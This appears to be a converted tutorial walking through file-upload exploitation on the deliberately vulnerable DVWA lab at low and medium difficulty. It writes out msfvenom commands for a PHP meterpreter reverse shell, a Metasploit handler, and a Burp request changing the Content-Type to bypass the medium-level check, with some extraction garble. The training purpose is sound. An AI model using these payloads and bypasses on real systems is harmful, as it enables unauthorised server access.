

File Upload Walkthrough on DVWA

LOW + MEDIUM
Difficulty



File upload vulnerability is a vulnerability in web applications that allows an attacker to upload malicious files to the server. These files can then be executed on the server, potentially giving the attacker unauthorized access to sensitive information, the ability to execute arbitrary code, and the ability to launch further attacks. The vulnerability typically arises when the application does not properly validate or sanitize the file being uploaded, allowing the attacker to upload a file with a malicious payload.

“

You should be on Kali Linux or Parrot OS in VMWARE, Virtual Box or running natively on your PC

Low-difficulty DVWA File Upload

Step-1

- ❖ Go to DVWA security settings and set the difficulty to low



The screenshot shows the DVWA Security settings page. On the left is a navigation menu with buttons for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area is titled "DVWA Security" with a lock icon. Below the title is the "Security Level" section, which states "Security level is currently: low." and provides instructions on how to change the level. A list of four levels is provided: 1. Low (completely vulnerable), 2. Medium (bad security practices), 3. High (harder or all practices), and 4. Impossible (secure against all vulnerabilities). A red box highlights the "Low" dropdown menu and the "Submit" button.

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**, as an example of how web application vulnerabilities manifest through bad coding practices as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices** a developer has tried but failed to secure an application. It also acts as a challenge to user exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or all practices** to attempt to secure the code. The vulnerability may not allow the same extent of exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Step- 2

- ❖ Create a msfvenom payload on your kali machine

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1  
LPORT=4444 -f raw >exploit.php
```

```
(kali@kali)-[~]  
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f raw >exploit.php  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 1110 bytes
```

Step- 3

- ❖ Now run Metasploit and start a multi-handler to listen to PHP reverse sessions.

```
>use exploit/multi/handler set payload  
>php/meterpreter/reverse_tcp
```

Step- 4

- ❖ Now upload the file. The file will be uploaded without any restriction. And then open it in the browser

Vulnerability: File Upload

Choose an image to upload:

No file selected.

`../../../../hackable/uploads/exploit.php` succesfully uploaded!

Step- 5

- ❖ On Opening the file, we will get the reverse shell

```
msf6 exploit(multi/handler) > run  
  
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?  
[*] Started reverse TCP handler on 127.0.0.1:4444  
[*] Sending stage (39927 bytes) to 127.0.0.1  
[*] Meterpreter session 1 opened (127.0.0.1:4444 → 127.0.0.1:37352) at 2023-01-07 00:04:58 -0500
```

Medium-difficulty DVWA File Upload

Step-1

❖ Go to DVWA security settings and set the difficulty to medium

127.0.0.1:42001/security.php

Gali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

You can set the security level to low, medium, high or impossible. The security level changes the level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It is used as an example of how web application vulnerabilities manifest through bad coding practices, and as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where a developer has tried but failed to secure an application. It also acts as a challenge to users to learn exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative practices** to attempt to secure the code. The vulnerability may not allow the same extent of exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Medium

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

Step- 2

- ❖ Create a msfvenom payload on your kali machine

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1  
LPORT=4444 -f raw >exploit.php
```

```
(kali@kali)-[~]  
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f raw >exploit.php  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 1110 bytes
```

Step- 3

- ❖ Now run Metasploit and start a multi-handler to listen to PHP reverse sessions.

```
>use exploit/multi/handler set payload  
>php/meterpreter/reverse_tcp
```


Step- 4

- ❖ Now upload the file. The file will not be uploaded. In Medium Difficulty, the server checks for file content type and if it is not a jpeg image, it does not upload it.

```
$uploaded_size = $_FILES['uploaded']['size'];  
  
// Is it an image?  
if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&  
    ( $uploaded_size < 100000 ) ) {
```

Step- 5

- ❖ Fire up the Burp, try to upload the same shell generated in the previous step and capture the request in Burp. Now, send it to the repeater. And change the content type from application/x-php to image/jpeg.



```
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:42001
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
7 Content-Type: multipart/form-data; boundary=-----3453740948226941353938
8 Content-Length: 1587
9 Origin: http://127.0.0.1:42001
10 Connection: close
11 Referer: http://127.0.0.1:42001/vulnerabilities/upload/
12 Cookie: PHPSESSID=ai7h3aukp62bb9kltoaat5ne6e; security=medium
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 -----345374094822694135393849897737
20 Content-Disposition: form-data; name="MAX_FILE_SIZE"
21
22 100000
23 -----345374094822694135393849897737
24 Content-Disposition: form-data; name="uploaded"; filename="exploit.php"
25 Content-Type: application/x-php
26
```

Step- 6

- ❖ Now upload the shell and browse to the uploaded file. We will get the reverse shell.

```
msf6 exploit(multi/handler) > run  
  
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?  
[*] Started reverse TCP handler on 127.0.0.1:4444  
[*] Sending stage (39927 bytes) to 127.0.0.1  
[*] Meterpreter session 1 opened (127.0.0.1:4444 → 127.0.0.1:37352) at 2023-01-07 00:04:58 -0500
```


DEMO



THANKS